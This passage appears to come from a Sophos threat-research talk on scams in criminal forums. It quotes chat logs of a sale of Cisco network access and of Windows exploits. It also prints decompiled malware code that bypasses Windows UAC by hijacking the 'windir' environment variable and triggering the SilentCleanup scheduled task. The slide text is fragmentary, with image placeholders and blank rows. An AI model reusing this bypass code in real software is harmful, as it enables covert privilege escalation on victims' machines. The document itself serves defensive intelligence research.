03AE5A30 00 08 00 00 00 00 00 00 5E BD 03 00 00 20 00 00 00 C0 03 00 00 00 40 00 00 20 00 00 00 02 ........^.... ........@.. ....
03AE5A4E 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 04 00 00 02 00 00 00 00 00 00 ..............................
03AE5A6C 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 ..@...........................
03AE5A8A 00 00 00 00 00 00 10 BD 03 00 4B 00 00 00 00 C0 03 00 A0 05 00 00 00 00 00 00 00 00 00 00 ..........K...................
03AE5AA8 00 00 00 00 00 00 00 00 00 E0 03 00 0C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..............................
03AE5AC6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..............................
03AE5AE4 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 ..... ............ ..H.........
03AE5B02 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 64 9D 03 00 00 20 00 00 00 9E 03 00 00 02 00 00 .......text...d.... ..........
```

Далее файл внаглую дропается и запускается, что есть малварька опять же медкода.




```
        // Token: 0x06000642 RID: 1602 RVA: 0x00029894 File Offset: 0x00027A94
        [STAThread]
        public static void _bytes_viypdnssebcwg()
        {
            try
            {
                if (!RunCheck.TestAdmin())
                {
                    Registry.CurrentUser.OpenSubKey("Environment", true).SetValue("windir", "powershell -ep bypass -w h -Command \"& " + Assembly.GetEntryAssembly().Location + "\";#",
                      RegistryValueKind.ExpandString);
                    new Process
                    {
                        StartInfo =
                        {
                            WindowStyle = ProcessWindowStyle.Hidden,
                            FileName = "schtasks",
                            Arguments = "/run /tn \\Microsoft\\Windows\\DiskCleanup\\SilentCleanup /I"
                        }
                    }.Start();
                    Environment.Exit(0);
                }
            }
            catch
            {
            }
        }
    }
}
```

Методы его клипака:


```
namespace _Windows_
{
    // Token: 0x0200000A RID: 10
    internal class _Windows_g
    {
```

Receipts

Victim nam



```
2022-03-24	15:47:08	waterfox	and in 40 min i will start deal with u
2022-03-24	15:47:13	waterfox	send screenshot?
2022-03-24	16:41:04	waterfox	hello ?
2022-03-24	16:41:12	waterfox	received the money
2022-03-24	16:41:16	waterfox	now we are ready to start the deal
2022-03-24	16:58:53	waterfox	need to buy today
2022-03-24	16:58:56	waterfox	now*
2022-03-24	17:01:42	waterfox	now when we r ready to buy, u dont reply
2022-03-24	17:05:21	fabius	leave, I'm ready!
2022-03-24	17:05:24	fabius	bc1qedwllc4yuqs6w2xmpefhlzlf6jtnsl6ns3cmgl
2022-03-24	17:05:29	waterfox	xsss
2022-03-24	17:05:32	waterfox	escrow
2022-03-24	17:05:34	fabius	ok
2022-03-24	17:05:54	fabius	here is my profile, create
2022-03-24	17:06:03	fabius	[redacted]
2022-03-24	17:06:11	waterfox	[redacted]
2022-03-24	17:06:15	waterfox	check chat
2022-03-24	17:07:16	fabius	answered in chat
2022-03-24	17:07:24	waterfox	 start deal
2022-03-24	17:07:30	waterfox	write all detail
2022-03-24	17:07:46	waterfox	500$ - deal
2022-03-24	17:08:26	fabius	cisco access user
2022-03-24	17:08:30	fabius	https://www.zoominfo.com/[redacted]
2022-03-24	17:10:00	waterfox	can u start escrow deal?
2022-03-24	17:10:06	waterfox	or  i start?
2022-03-24	17:10:48	fabius	i start
2022-03-24	17:12:30	waterfox	i start ?
2022-03-24	17:15:06	fabius	yes
2022-03-24	17:15:07	fabius	[redacted]escrow/380/
2022-03-24	17:15:10	fabius	protected
2022-03-24	17:16:22	waterfox	accepting the deal
2022-03-24	17:18:50	waterfox	accepted
2022-03-24	17:18:58	waterfox	now- i sent payment to the escrow
2022-03-24	17:32:50	waterfox	hi
2022-03-24	17:32:54	waterfox	sent payment to the escrow
2022-03-24	17:33:47	fabius	waiting for payment
2022-03-24	17:33:57	waterfox	waiting for confirmation
2022-03-24	17:34:02	waterfox	then it will show payment confirmed
2022-03-24	17:34:16	waterfox	then you will receive notification about payment to escrow
2022-03-24	17:34:16	fabius	+
2022-03-24	17:34:25	waterfox	and you send the access and i  check, verify
2022-03-24	17:34:30	waterfox	and release the money
2022-03-24	17:34:46	fabius	how long do you need to check access?
2022-03-24	17:34:57	waterfox	we will check
2022-03-24	17:35:04	waterfox	asap, dont worry
2022-03-24	17:49:01	waterfox	Hey- be ready to send access,  after confirmation
2022-03-24	17:49:30	fabius	wait confirm
```



```
Windefender   From [redacted]                                                                          20:21:56
              hello                                                                                    20:22:03
              07F5797552F596432E7E381E38C479D0C5B6A2693FA97273987A10609E5AB953 is now known as Nsecurity 22:12:58
  Nsecurity   hi                                                                                       22:13:10
              ??                                                                                       22:14:06
Windefender   Hi regarding exploits                                                                    22:19:00
              twitter fb etc                                                                           22:19:09
  Nsecurity   yes                                                                                      22:19:32
```

Link to profile : [redacted]

Claim amount : 150 usd

jabber : icecode@jabbim.cz

Ic3cod3 contacted me trough pm, we chat on jabber.

He was going to make an .exe software for me, i paid the man on saturday, promised to have it finish in 2 days, this guy is nowhere to be found since sunday.

for proofs / convo / transaction mod please PM me and i send everything.

```
                                                                                                       22:19:37
                                                                                                       22:19:43
                                                                                                       22:19:56
                                                                                                       22:20:21
                                                                                                       22:21:06
                                                                                                       22:21:16
                                                                                                       22:22:27
                                                                                                       22:22:52
                                                                                                       22:22:54
                                                                                                       22:23:09
                                                                                                       22:23:26
                                                                                                       22:23:58
                                                                                                       22:24:15
                                                                                                       22:24:19
                                                                                                       22:24:43
                                                                                                       22:25:19
                                                                                                       22:25:30
Windefender   Payment depends on impact of exploit. I am always interested in 0day and 1 day          22:26:01
              ok Which windows versions? and c86 and x64 both?                                         22:27:42
              4. Does this exploit affect the current target version?                                  22:27:57
                  [ - ] No
               what this menas?
              means*?                                                                                  22:28:06
  Nsecurity   it effecting both                                                                        22:28:22
              x64 and x86                                                                              22:28:32
Windefender   price?                                                                                   22:29:00
  Nsecurity   you know to offence but i really met alots of time wasters                               22:30:07
```

Conclusion

Key takeaways

- **Arbitration threads can be a valuable source of intelligence**
  - Can complement both tactical and strategic TI
- **Some marketplace/forum users are susceptible to deception**
  - Defensive techniques involving these approaches are worthy of more exploration
  - Honeypots, canary and decoy data and profiles, etc
- **Details of specific scams, techniques, and fake sites**
  - It’s not just threat actors at risk – also inexperienced researchers, journalists, the generally curious
  - Or harvesting their credentials/accounts
  - In the future, we may see deliberately deceptive forums

Future research

- Detailed quantitative studies of scams
- A broader range of marketplaces and forums
- Unusual/novel scamming techniques

Further details

- Detailed series of X-Ops research blogs
- 4 parts, starting today
- news.sophos.com

Thank you!
Any questions?

Matt Wixey
@darkartlab@infosec.exchange

Angela Gunn
@agunn@infosec.exchange

SOPHOS

Cybersecurity delivered.